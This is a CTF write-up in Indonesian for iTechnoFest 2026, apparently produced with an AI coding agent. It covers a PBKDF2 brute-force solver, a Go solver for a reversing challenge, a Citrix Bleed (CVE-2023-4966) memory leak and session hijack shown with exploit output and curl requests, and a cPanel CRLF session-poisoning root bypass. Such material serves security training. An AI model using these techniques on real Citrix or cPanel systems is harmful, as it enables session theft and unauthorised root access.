

write-up ctf itechnofest 2026



duh berat ni men

**author by:
dhym666
kalo aku solp itu slop
v33n**

daftar isi

daftar isi.....	2
crypto.....	3
Pikachu.....	3
rev.....	8
Itechno vault.....	8
web exp.....	13
Open Sesame.....	13
Itechno Store.....	16
pwn.....	19
Indonesia.....	19
osint.....	28
Scroll.....	28
Rumus Kimia.....	30
Git Happens.....	35
foren.....	37
Zippo.....	37
tingtingtungtungting.....	40

crypto

AI model: glm-5.3, gpt-5.5, gemini-pro
Agent menggunakan opencode

Pikachu

Keyspace cuma $2^{22} = 4.194.304$, PBKDF2 1710 rounds cuma speed bump. Tinggal brute semua code, nyari yang flag-nya diawalin ITECHNO26{. Selesai dalam ~5 menit.

"Post-quantum" katanya, kena di jumlah bit. 🧠

solver :

```
#!/usr/bin/env python3
"""Solver PikaSPX - brute force kode 22-bit.
Pemakaian: python3 solve.py [output.txt] [--root]
"""
import ast, hashlib, os, sys, time
from multiprocessing import Pool

def load_public(path):
    ns = {}
    for line in open(path, encoding="utf-8").read().splitlines():
        if line.strip() and "=" in line:
            k, v = line.split("=", 1)
            ns[k.strip()] = ast.literal_eval(v.strip())
    return ns

def find_public():
    names = [a for a in sys.argv[1:] if not a.startswith("-")] +
["output.txt", "output(1).txt"]
    for n in names:
        if n and os.path.exists(n):
            return n
    sys.exit("Pemakaian: python3 solve.py <output.txt> [--root]")

PUB = load_public(find_public())
CODE_BITS = int(PUB["code_bits"]) # 22
ROUNDS = int(PUB["pbkdf2_rounds"]) # 1710
TREE_HEIGHT = int(PUB["tree_height"]) # 4
SALT = bytes.fromhex(PUB["salt"])
ROOT = bytes.fromhex(PUB["root"])
NONCE = bytes.fromhex(PUB["nonce"])
CT = bytes.fromhex(PUB["ct"])

CODE_SPACE = 1 << CODE_BITS # 4.194.304
CODE_LEN = (CODE_BITS + 7) // 8 # 3 byte
LEAF_COUNT = 1 << TREE_HEIGHT # 16
MAGIC = b"ITECHNO26{"
TARGET = bytes(c ^ m for c, m in zip(CT, MAGIC)) # keystream
wajib (known-plaintext)

def search_fast(bounds):
```

```

    """PBKDF2 + 1 SHA3 + 10 byte SHAKE per kandidat - tanpa
    Merkle tree."""
    lo, hi = bounds
    pbkdf2, sha3, shake = hashlib.pbkdf2_hmac, hashlib.sha3_256,
    hashlib.shake_256
    hdr = b"PikaSPX|flag-key|"
    for code in range(lo, hi):
        stretched = pbkdf2("sha256", code.to_bytes(CODE_LEN,
        "little"), SALT, ROUNDS, dklen=32)
        key = sha3(hdr + stretched + ROOT).digest()
        if shake(key + NONCE).digest(len(TARGET)) == TARGET:
            stream = shake(key + NONCE).digest(len(CT))
            return code, bytes(a ^ b for a, b in zip(CT, stream))
    return None

def search_root(bounds):
    """Mode 'resmi' sesuai hint soal: hitung ulang Merkle root
    tiap kandidat."""
    lo, hi = bounds
    pbkdf2, sha3, shake = hashlib.pbkdf2_hmac, hashlib.sha3_256,
    hashlib.shake_256
    for code in range(lo, hi):
        stretched = pbkdf2("sha256", code.to_bytes(CODE_LEN,
        "little"), SALT, ROUNDS, dklen=32)
        sk = sha3(b"PikaSPX|sk-seed|" + stretched).digest()
        ps = sha3(b"PikaSPX|pub-seed|" + stretched).digest()
        nodes = []
        for i in range(LEAF_COUNT):
            sec = sha3(b"PikaSPX|leaf-secret|" + sk +
            i.to_bytes(2, "little")).digest()
            nodes.append(sha3(b"PikaSPX|leaf-pk|" + ps +
            i.to_bytes(2, "little") + sec).digest())
            while len(nodes) > 1:
                nodes = [sha3(b"PikaSPX|node|" + nodes[j] +
                nodes[j+1]).digest()
                for j in range(0, len(nodes), 2)]
            if nodes[0] == ROOT:
                key = sha3(b"PikaSPX|flag-key|" + stretched +
                ROOT).digest()
                stream = shake(key + NONCE).digest(len(CT))
                return code, bytes(a ^ b for a, b in zip(CT, stream))
    return None

def recompute_root(code):
    stretched = hashlib.pbkdf2_hmac("sha256",
    code.to_bytes(CODE_LEN, "little"), SALT, ROUNDS, dklen=32)
    sk = hashlib.sha3_256(b"PikaSPX|sk-seed|" +
    stretched).digest()
    ps = hashlib.sha3_256(b"PikaSPX|pub-seed|" +
    stretched).digest()
    nodes = []
    for i in range(LEAF_COUNT):
        sec = hashlib.sha3_256(b"PikaSPX|leaf-secret|" + sk +
        i.to_bytes(2, "little")).digest()
        nodes.append(hashlib.sha3_256(b"PikaSPX|leaf-pk|" + ps +

```

```

i.to_bytes(2, "little") + sec).digest())
    while len(nodes) > 1:
        nodes = [hashlib.sha3_256(b"PikaSPX|node|" + nodes[j] +
nodes[j+1]).digest()
                    for j in range(0, len(nodes), 2)]
    return nodes[0]

def main():
    if len(ROOT) != 32:
        print(f"[!] WARNING: root {len(ROOT)} byte (harusnya 32)
- file mungkin tidak utuh")
    worker = search_root if "--root" in sys.argv else search_fast
    ncpu = os.cpu_count() or 4

    t0 = time.perf_counter()
    for i in range(32):
        hashlib.pbkdf2_hmac("sha256", i.to_bytes(CODE_LEN,
"little"), SALT, ROUNDS, dklen=32)
        per = (time.perf_counter() - t0) / 32
        print(f"[*] {CODE_SPACE} kandidat kode, {ncpu} worker, "
f"~{per*1000:.2f} ms/kode/core -> ETA
~{per*CODE_SPACE/ncpu/60:.1f} menit", flush=True)

        chunk = 1 << 12
        tasks = [(lo, min(lo + chunk, CODE_SPACE)) for lo in range(0,
CODE_SPACE, chunk)]
        with Pool(ncpu) as pool:
            for n, res in enumerate(pool.imap_unordered(worker,
tasks), 1):
                if n % 16 == 0:
                    print(f"[*] ~{min(n*chunk,
CODE_SPACE)}/{CODE_SPACE}", flush=True)
                    if res is None:
                        continue
                    code, flag = res
                    chk = recompute_root(code)
                    if chk != ROOT:
                        # anti
false-positive (hampir mustahil)
                        print(f"[!] false positive code={code},
lanjut...")
                        continue
                    pool.terminate()
                    print(f"[+] code = {code} (0x{code:x})")
                    print(f"[+] root = {chk.hex()[:24]}... COCOK ✓")
                    print(f"[+] FLAG = {flag.decode('utf-8',
'replace')}")
                    return
            print("[-] tidak ketemu - cek file output.txt")

if __name__ == "__main__":
    main()

```

history terminal :

```
PS C:\Users\53buahapel\Downloads> python .\solve.py out.txt --root
[*] 4194304 kandidat kode, 12 worker, ~0.97 ms/kode/core -> ETA ~5.7 menit
[*] ~65536/4194304
[*] ~131072/4194304
[*] ~196608/4194304
[*] ~262144/4194304
[*] ~327680/4194304
[*] ~393216/4194304
[*] ~458752/4194304
[*] ~524288/4194304
[*] ~589824/4194304
[*] ~655360/4194304
[*] ~720896/4194304
[*] ~786432/4194304
[*] ~851968/4194304
[*] ~917504/4194304
[*] ~983040/4194304
[*] ~1048576/4194304
[*] ~1114112/4194304
[*] ~1179648/4194304
[*] ~1245184/4194304
[*] ~1310720/4194304
[*] ~1376256/4194304
[*] ~1441792/4194304
[*] ~1507328/4194304
[*] ~1572864/4194304
[*] ~1638400/4194304
[*] ~1703936/4194304
[*] ~1769472/4194304
[*] ~1835008/4194304
[*] ~1900544/4194304
[*] ~1966080/4194304
[*] ~2031616/4194304
[*] ~2097152/4194304
[*] ~2162688/4194304
[*] ~2228224/4194304
[*] ~2293760/4194304
[*] ~2359296/4194304
[*] ~2424832/4194304
[*] ~2490368/4194304
[*] ~2555904/4194304
[*] ~2621440/4194304
[*] ~2686976/4194304
[*] ~2752512/4194304
[*] ~2818048/4194304
[*] ~2883584/4194304
[*] ~2949120/4194304
[*] ~3014656/4194304
[*] ~3080192/4194304
[*] ~3145728/4194304
[*] ~3211264/4194304
[*] ~3276800/4194304
[*] ~3342336/4194304
[*] ~3407872/4194304
```

```
[*] ~3473408/4194304  
[*] ~3538944/4194304  
[*] ~3604480/4194304  
[*] ~3670016/4194304  
[+] code = 3700379 (0x38769b)  
[+] root = 94b63d7a8d49ef4a31983362... COCOK ✓  
[+] FLAG = ITECHNO26{p1k4Chu_l00ks_ador4ble_4nd_i_L0VE_pik4chu}
```

rev

AI model: glm-5.3, gpt-5.5, gemini-pro
Agent menggunakan opencode

Itechno vault

Kita diberikan sebuah file executable Windows bernama itechno_vault.exe. Saat dijalankan, program meminta sebuah input "incident-code":

```
== ITECHNO VAULT 2026 ==  
Find the incident code. Format: ITECHNO26{...}  
incident-code>  
Langkah pertama adalah melakukan ekstraksi strings untuk melihat struktur data di dalam memori. Ditemukan beberapa string penting:  
- ITECHNO26{  
- [+] Incident code accepted.  
- [-] Invalid incident code.
```

Dari sini kita tahu target utama kita adalah mengarahkan program mencetak output [+] Incident code accepted.

1. Analisis Statis (Disassembly)

Dengan melakukan disassembly terhadap area fungsi main (di sekitar alamat .text), kita mendapatkan beberapa batasan (constraints) dari input flag kita:

2. Pengecekan Panjang (Length Check):

Input kita divalidasi panjangnya. Program membandingkan nilai panjang dengan 0x33 (51 desimal).

Berarti panjang total flag adalah 51 karakter.

3. Pengecekan Format Flag:

Program membandingkan 10 karakter pertama dengan ITECHNO26{ menggunakan memcmp, dan memastikan karakter terakhir (indeks ke-50) adalah }.

4. Pengecekan Karakter Isi (Charset Check):

Isi flag (40 karakter di tengah) di-loop dan divalidasi agar hanya mengandung kombinasi abjad kecil (a-z), angka (0-9), dan underscore (_).

5. Analisis Logika Validasi Inti

Setelah melewati pengecekan awal, program menduplikasi 40 karakter isi flag ke dalam stack dan mulai melakukan serangkaian transformasi dan hashing.

Karakter isi ini diproses per 5 byte / karakter (sehingga total 40 karakter terbagi menjadi 8 blok). Untuk setiap blok 5 byte, program melakukan tahapan berikut:

Transformasi 1

Input di-XOR dengan sebuah tabel hardcoded (`\DACL\x00\Device`) yang diputar berdasarkan indeks, digabungkan dengan perkalian indeks ($i * 7 + 0x31$). Hasilnya kemudian di-Shift (Bitwise ROL).

Transformasi 2

Input di-XOR dengan operasi matematika linear ($i * 9 + 0x22$) dan tabel hardcoded lainnya (`\DosDevice`). Hasilnya kemudian di-Shift (Bitwise ROR).

Custom Hashing

Kedua hasil transformasi (Buffer A dan Buffer B) dimasukkan ke dalam fungsi custom hash berulang (loop bersarang) menggunakan variabel akumulator dengan initial state `0xa5c39e17`. Operasi di dalam hash ini meliputi perkalian, Bitwise ROL, dan pergeseran XOR.

Fungsi hash ini mengembalikan nilai 32-bit (DWORD).

Hasil keluaran dari hash tersebut dibandingkan dengan 8 target nilai 32-bit (setiap target merepresentasikan hasil untuk blok ke-\$N\$). Target ini sendiri didapatkan dari hasil operasi XOR 4 array berbeda yang terdapat di memori `.rdata`.

Target hashes (setelah dihitung dari memori):

1. `0x6bdebc42`
2. `0x777ff289`
3. `0x574df30a`
4. `0x7fb4374f`
5. `0x507e66d2`
6. `0xa9a13348`
7. `0xfd56d108`
8. `0x07f22472`
9. Solusi (Brute-Force)

Meskipun fungsi hash-nya tampak rumit, ada sebuah celah kelemahan besar: Validasi dilakukan secara independen setiap 5 karakter.

Karena kita tahu charset yang diperbolehkan hanya berjumlah 37 karakter (a-z, 0-9, `_`), maka kemungkinan kombinasi untuk setiap blok hanyalah:

$37^5 = 69.343.957$ iterasi.

Jumlah ini sangat mudah dan cepat untuk di-brute-force menggunakan bahasa pemrograman modern seperti Golang atau Rust atau C.

Kita buat ulang fungsi algoritmanya dan menggunakan Golang goroutines untuk mempercepat proses penemuan hasil secara paralel:

```
package main

import (
    "fmt"
```

```

    "runtime"
    "sync"
    "sync/atomic"
)

var alphabet = []byte("abcdefghijklmnopqrstuvwxyz0123456789_")
var targets = []uint32{0x6bdebc42, 0x777ff289, 0x574df30a,
0x7fb4374f, 0x507e66d2, 0xa9a13348, 0xfd56d108, 0x07f22472}
var t13 = []byte{'\\', 'D', 'A', 'C', 'L', 0, '\\', 'D', 'e',
'v', 'i', 'c', 'e'}
var t10 = []byte("\\DosDevice")

func rol8(v byte, n uint) byte { return byte((uint16(v)<<n |
uint16(v)>>(8-n)) & 0xff) }
func ror8(v byte, n uint) byte { return byte((uint16(v)>>n |
uint16(v)<<(8-n)) & 0xff) }
func rol32(v uint32, n uint) uint32 { return (v << n) | (v >> (32
- n)) }

func transform1(in [5]byte) [5]byte {
    var out [5]byte
    for i := 0; i < 5; i++ {
        v := t13[i%13] ^ in[i] ^ byte(i*7+0x31)
        out[i] = rol8(v, uint((i^3)%5+1))
    }
    return out
}

func transform2(in [5]byte) [5]byte {
    var out [5]byte
    for i := 0; i < 5; i++ {
        v := byte(i*9+0x22) ^ in[i] ^ t10[(3*i+1)%10]
        out[i] = ror8(v, uint((i+1)%5+1))
    }
    return out
}

func hash(a, b [5]byte) uint32 {
    state := uint32(0xa5c39e17)
    seed := uint32(0x045d9f3b)
    for k := 0; k < 4; k++ {
        esi := uint32(uint64(seed) * uint64(k+1))
        acc := esi
        rbx := k + 1
        for j := 0; j < 5; j++ {
            r9o := 2 + j
            r9n := 3 + j

```

```

        a1 := uint32(a[(k-2+r9o)%5])
        b1 := uint32(b[rbx%5])
        a2 := uint32(b[(k+r9o)%5] ^ a[r9o%5])
        b2 := uint32(b[r9n%5])
        m := (b2 << 24) | (a2 << 16) | (b1 << 8) | a1
        rot := uint((b1 ^ b2 ^ uint32(k) ^ a1 ^ a2) & 7) + 5
        key := (a1 * 0x01010101) ^ (b1 * 0x0101) ^ 0x9e3779b9
        state = rol32((m+acc)^state, rot) + key
        rbx += 3
        acc += esi
    }
}
return state
}

func check(candidate [5]byte) uint32 {
    return hash(transform1(candidate), transform2(candidate))
}

func searchTarget(idx int, target uint32) string {
    workers := runtime.NumCPU()
    var found string
    var done atomic.Bool
    var wg sync.WaitGroup

    for w := 0; w < workers; w++ {
        wg.Add(1)
        go func(w int) {
            defer wg.Done()
            var c [5]byte
            for a := w; a < len(alphabet); a += workers {
                c[0] = alphabet[a]
                for b := 0; b < len(alphabet); b++ {
                    c[1] = alphabet[b]
                    for d := 0; d < len(alphabet); d++ {
                        c[2] = alphabet[d]
                        for e := 0; e < len(alphabet); e++ {
                            c[3] = alphabet[e]
                            for f := 0; f < len(alphabet); f++ {
                                if done.Load() { return }
                                c[4] = alphabet[f]
                                if check(c) == target {
                                    found = string(c[:])
                                    done.Store(true)
                                    return
                                }
                            }
                        }
                    }
                }
            }
        }(w)
    }
}

```

```

    }
    }
    }
    } (w)
}
wg.Wait()
return found
}

func main() {
    flag := ""
    for i, t := range targets {
        match := searchTarget(i, t)
        fmt.Printf("Block %d: %s\n", i, match)
        flag += match
    }
    fmt.Printf("\nFlag: ITECHNO26{%s}\n", flag)
}

```

Menjalankan script tersebut langsung mencetak teks asli per blok:

```

Block 0: n0rm4
Block 1: l_r3v
Block 2: 3rs3r
Block 3: c4n
Block 4: easy_
Block 5: s0lv3
Block 6: _th1s
Block 7: _sh1t

```

Menggabungkan hasil-hasil tersebut memberikan kita flag yang sukses saat dimasukkan ke dalam program aslinya.

Flag:

```

ITECHNO26{n0rm4l_r3v3rs3r_c4n_easy_s0lv3_th1s_sh1t}

```


web exp

AI model: glm-5.3, gpt-5.5, gemini-pro
Agent menggunakan opencode


Open Sesame

Challenge ini memberikan sebuah portal login VPN dengan petunjuk frasa "Open Sesame" dari kisah Ali Baba. Target berjalan pada IP 49.12.82.34:39992.

Dari response header, kita bisa melihat bahwa server menggunakan CitrixADC/13.1. Versi



ini rentan terhadap CVE-2023-4966 (Citrix Bleed), sebuah kerentanan buffer over-read yang memungkinkan penyerang untuk me-leak (membocorkan) memori server, termasuk session token yang sedang aktif.



1. Reconnaissance & Identifikasi Kerentanan

Ketika mengakses /vpn/portal, kita diarahkan ke halaman "Login Required". Mencoba brute-force standar tidak membuahkan hasil. Namun, endpoint OIDC discovery Citrix ADC (/oauth/idp/.well-known/openid-configuration) dapat diakses.

```
~/Desktop/pentest/ctf/CVE-2023-4966 main
.venv > python3 exploit.py -u http://49.12.82.34:39992/

[+] Vulnerable to CVE-2023-4966. Endpoint: http://49.12.82.34:39992/, Cookie:
1a329bebd416159f13b31c23501d915ca27145d5d45525d5f4f58455e445a4a42, Username: ali_baba
```

2. Mengeksploitasi Citrix Bleed

Menggunakan script eksploitasi CVE-2023-4966, kita mengirimkan HTTP Request dengan header Host yang sangat panjang (misal: diisi ribuan karakter 'a') ke endpoint OIDC tersebut. Ini akan memaksa Citrix memuntahkan isi memorinya.

Dari dump memori awal (Host 24.576 bytes), kita menemukan cookie sesi (NSC_AAAC) milik user ali_baba. Namun, ketika digunakan, kita hanya mendapat akses terbatas (level merchant) dan bookmark yang terkunci.

3. Deep Memory Leak

Ternyata dump awal terpotong. Dengan memperbesar header Host secara bertahap hingga 49.152 bytes, kita berhasil mendapatkan porsi memori yang lebih dalam. Di sinilah kita menemukan fragmen-fragment rahasia yang tersebar:

- aaa.admin.token.fragment[0..6/7]
- door.phrase.fragment[0..2/3]

Terdapat juga catatan dari admin di dalam memori: "operator note says 'Open Sesame' was a theme, not the phrase". Artinya, password sesungguhnya bukanlah teks "Open Sesame", melainkan nilai acak dari memori tersebut.

4. Rekonstruksi Token & Frasa Pintu

Kita menyusun (concat) fragmen-fragmen tersebut berdasarkan urutan indeksnya:

- Root Session Cookie (NSC_AAAC):
42af0c2534fd2837115ce7838152c5c76522b188145525d5f4f58455e445a4a42
- Door Phrase: 4RWi_G81UMRpBHIGE-I0N-SFI_ (disertai keterangan header=X-Open-Sesame)

5. Mengambil Flag

Menggunakan session milik root tersebut, kita melihat bookmark baru bernama "Sesame vault" yang mengarah ke /cvpn/http/sesame-admin.local/open-sesame. Kita melakukan request ke sana dengan menyertakan header X-Open-Sesame:

```
curl -H "Cookie:
NSC_AAAC=42af0c2534fd2837115ce7838152c5c76522b188145525d5f4f58455e445a4a
42" \
-H "X-Open-Sesame: 4RWi_G81UMRpBHIGE-I0N-SFI_" \
http://49.12.82.34:39992/cvpn/http/sesame-admin.local/open-sesame
```

Dari dump 49152:

- aaa.admin.token.fragment[0..6/7] → concat:
42af0c2534fd2837115ce7838152c5c76522b188145525d5f4f58455e445a4a42 → session
sesame_root (role: root)
- door.phrase.fragment[0..2/3]; header=X-Open-Sesame → concat:
4RWi_G81UMRpBHIGE-I0N-SFI_
- Catatan menarik di dump: "operator note says 'Open Sesame' was a theme, not the phrase" - frasa aslinya harus direkonstruksi dari fragment, bukan teks literal.

5. **Root access** - cookie sesame_root membuka bookmark ketiga: /cvpn/http/sesame-admin.local/open-sesame (sebelumnya 403 "root accepted, door phrase rejected").

6. **Buka pintu gua** - kombinasi root session + magic phrase hasil rekonstruksi:
curl -H "Cookie: NSC_AAAC=42af0c25...4a42" \
-H "X-Open-Sesame: 4RWi_G81UMRpBHIGE-I0N-SFI_" \
http://49.12.82.34:39992/cvpn/http/sesame-admin.local/open-sesame
→ flag=ITECHNO26{opeeeeeen_plssssss_opennnnnnn_ses4meeeeeee}

Flag: ITECHNO26{opeeeeeen_plssssss_opennnnnnn_ses4meeeeeee}

Itechno Store

Diberikan aplikasi web storefront untuk peralatan hardware event. Terdapat fitur pencarian produk, halaman login, dan panel admin yang terkunci (/admin).


Saat melakukan inspeksi pada HTTP response headers, terdapat header unik: x-panel-compatibility: cpsrvd/11.114.0-itechno.2605.

Hal ini merupakan referensi dari kerentanan CVE-2026-41940, yaitu Pre-Authentication Root Bypass pada cPanel & WHM yang dieksploitasi melalui CRLF Injection pada mekanisme penanganan sesi cPanel (cpsrvd).

Langkah-langkah Eksploitasi:

1. Session Poisoning (CRLF Injection)

Alur serangan CVE ini memanfaatkan fitur registrasi session kosong dari cPanel yang dapat disisipkan (poisoned) melalui Basic Auth.



- Tahap 1: Meminta sesi awal.

Kita mengirimkan POST /login/?login_only=1 dengan user=root&pass=wrong. Aplikasi merespons dengan memberikan cookie whostmgrsession. Kita ambil porsi base-nya (sebelum tanda koma).

- Tahap 2: Injeksi Properti Root.

Kita menyusun payload yang mengandung CRLF (\r\n) untuk mendefinisikan variabel-variabel sesi yang membuat kita menjadi admin. Karena sistem mengecek timestamp, nilainya harus waktu saat ini (Unix timestamp).

- Tahap 3: Trigger Re-parse.

Melakukan GET / lagi dengan cookie sesi tersebut akan memaksa backend untuk membaca ulang file session, sehingga atribut root kita diakui.

Sekarang kita telah masuk sebagai root WHM. Kita bisa mengakses endpoint /cpsess1234567890/json-api/version.

2. Enumerasi API & Analisis Kebutuhan Sistem

Kita liat di /cpsess1234567890/json-api/applist, kita menemukan dua endpoint kustom untuk CTF ini: storefront_config dan store_export_ledger.

Melakukan GET ke storefront_config, kita menemukan aturan keamanan ekstra yang harus dipenuhi:

```
{
  "active_batch": "JKT-2605-R4C3",
  "nonce_mode": "sha256(<session-id>:<active_batch>:settlement)[:20]",
  "required_session_badges": {
    "store.acl": "ledger:read,settlement:write",
    "store.market": "ID-JKT",
    "store.mfa": "device-bound"
  }
}
```

3. Re-Poisoning Sesi dengan Badges

Sistem menolak memberikan bendera (ledger) karena sesi kita tidak memiliki badges yang sesuai. Kita mengulangi CRLF Injection (Langkah 1), tetapi kali ini kita tambahkan badges tersebut ke dalam payload:

```
root:x
... [sama seperti sebelumnya] ...
store.acl=ledger:read,settlement:write
store.market=ID-JKT
store.mfa=device-bound
```

4. Menghitung Nonce & Mengekstrak Flag

Setelah sesi memiliki hak akses penuh beserta badges toko, kita hanya perlu menghitung nilai nonce sesuai rumus yang diberikan oleh konfigurasi:
SHA256(<cookie-session-base>:JKT-2605-R4C3:settlement) lalu memotong 20 karakter pertamanya.

Terakhir, panggil API pembuat laporan (ledger):

GET

/cpsess1234567890/json-api/store_export_ledger?api.version=1&batch=JKT-2605-R4C3&nonce=<hasil_hitung_nonce>

Hasilnya, server pun merespons dengan JSON berisi flag rahasia.

🚩 Flag ditemukan!

